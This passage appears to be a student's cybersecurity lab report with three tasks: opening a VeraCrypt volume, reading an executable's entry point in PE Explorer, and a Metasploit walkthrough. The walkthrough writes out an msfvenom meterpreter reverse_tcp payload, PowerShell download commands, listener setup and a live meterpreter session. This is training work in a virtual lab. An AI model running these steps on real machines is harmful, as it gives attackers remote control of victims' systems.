
Open VeraCrypt like any other program. You'll be greeted with the VeraCrypt main window, which provides options for creating, mounting, and decrypting encrypted volumes.



Step 5: Access the Secret Code: Once the encrypted volume is mounted,



access the file contents to find the secret code within it.



## CONCLUSION:

By decoding the encoded password and using it (password123) to unlock the encrypted file with VeraCrypt, it's possible to access the secret code contained within the encrypted volume. The VeraCrypt secret code (never giveup) is essential for successful decryption and retrieval of sensitive information stored in an encrypted format .

## TASK 2:


**2) An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.**

Finding the Starting Point of Executable Files Using PE Explorer.



Step 1: Launch PE Explorer.  
Download and start PE Explorer, a too designed to explore the inner workings of executable files.  
to

Step 2: Open the Executable  
Load the executable file you want to analyze into PE Explorer.



Step  
3:

Navigate to optional header to Find and click on the "optional header" section within PE Explorer.

PE Explorer - C:\Users\paswa\Downloads\shadowfox cybersecurity-20241024T185047Z-001\shadowfox cyberse...

File View Tools Help

HEADERS INFO

Address of Entry Point: 004237B0 Real Image Checksum: 021B358Fh


Field Name	Data Value	Description
Machine	014Ch	i386
Number of Sections	0005h	
Time Date Stamp	6517E9C6h	30/09/2023 09:26:30
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE 32
Linker Version	0004h	10.0
Size of Code	00073C00h	
Size of Initialized Data	012F9200h	
Size of Uninitialized Data	00000000h	
Address of Entry Point	004237B0h	
Base of Code	00001000h	

Field Name	Data Value	Description
Section Alignment	00001000h	
File Alignment	00000200h	
Operating System Version	00010005h	5.1
Image Version	00000000h	0.0
Subsystem Version	00010005h	5.1
Win32 Version Value	00000000h	Reserved
Size of Image	01375000h	20402176 bytes
Size of Headers	00000400h	
Checksum	021B358Fh	
Subsystem	0002h	Win32 GUI
Dll Characteristics	8140h	
Size of Stack Reserve	00100000h	
Size of Stack Commit	00001000h	
Size of Heap Reserve	00100000h	

```
26.10.2024 22:36:48 : EOF Extra Data From: 0136D200h <20369920>
26.10.2024 22:36:48 : Length of EOF Extra Data: 00E38B10h <14912272> bytes.
26.10.2024 22:36:48 : EOF Position: 021A5D10h <35282192>
26.10.2024 22:36:48 : Precompiling Resources...
26.10.2024 22:36:48 : Done.
```

#### Step 4: Locate entry point address

Look for the "Address of the entry point field" within the optional header section. This value represents the memory address where the executable file begins its execution.



#### Step 5: understand the finding

The entry point address serves as the starting point for the executable file's operations. Its like the front door of a building. Indicating where the action begins.

#### CONCLUSION:

PE explorer offers a straight forward methods for identifying the entry point address of executable files.

### TASK 3:

**3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.**

Step 1 : Generate Payload: Use msfvenom to generate a payload with the following command: msfvenom-p windows/meterpreter/reverse\_tcp LHOST= LPORT=-f exe-o payload.exe

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.128 LPORT=4444 -f exe -o payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.128 LPORT=4444 -f exe -o payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
msf6 >
```


Replace with the IP address of the attacker machine and with the desired port number.

Step 2: .Host Payload on HTTP Server: Start an HTTP server using Python on the attacker machine: python-m http.server 80 Place the generated payload.exe in the root directory of the HTTP server.


```
(kali@kali)-[~]
$ ls
Desktop  Documents  Downloads  Music  payload  payload.exe  Pictures  Public  Templates  Videos
(kali@kali)-[~]
```

Step 3: Execute Payload on Target Machine: On the target Windows 10 machine, download the payload using the attacker's IP address:

```
powershell-c "(New-Object  
System.Net.WebClient).DownloadFile('http:///payload.exe', 'payload.exe')
```




Step 4: On the attacker machine, use Metasploit to set up a listener using the multi/handler module .






use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse\_tcp  
set LHOST set LPORT Exploit.

A screenshot of a Metasploit terminal session. The background is dark with a red and blue geometric pattern. The text is white and red. The commands and output are as follows:

```
msf6 exploit(multi/handler) > exploit
[*] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST [REDACTED]
LHOST => [REDACTED]
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on [REDACTED]
```

#### 5. Access the Target System:

- > Once the target machine executes the payload, a reverse shell connection is established.
- > Use Metasploit's Meterpreter commands or shell commands to interact with the target system, such as running sysinfo to gather system information .

A screenshot of a Meterpreter terminal session. The background is dark blue. The text is white. The command and output are as follows:

```
meterpreter > sysinfo
Computer      : DESKTOP-QE9069N
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > |
```

### CONCLUSION:

By following these steps, a reverse shell connection can be established from a Windows 10 target machine to the attacker's machine using a payload generated with Metasploit's msfvenom tool. This allows the attacker to gain remote access to the target system and perform various actions, such as executing commands, gathering information, or escalating privileges .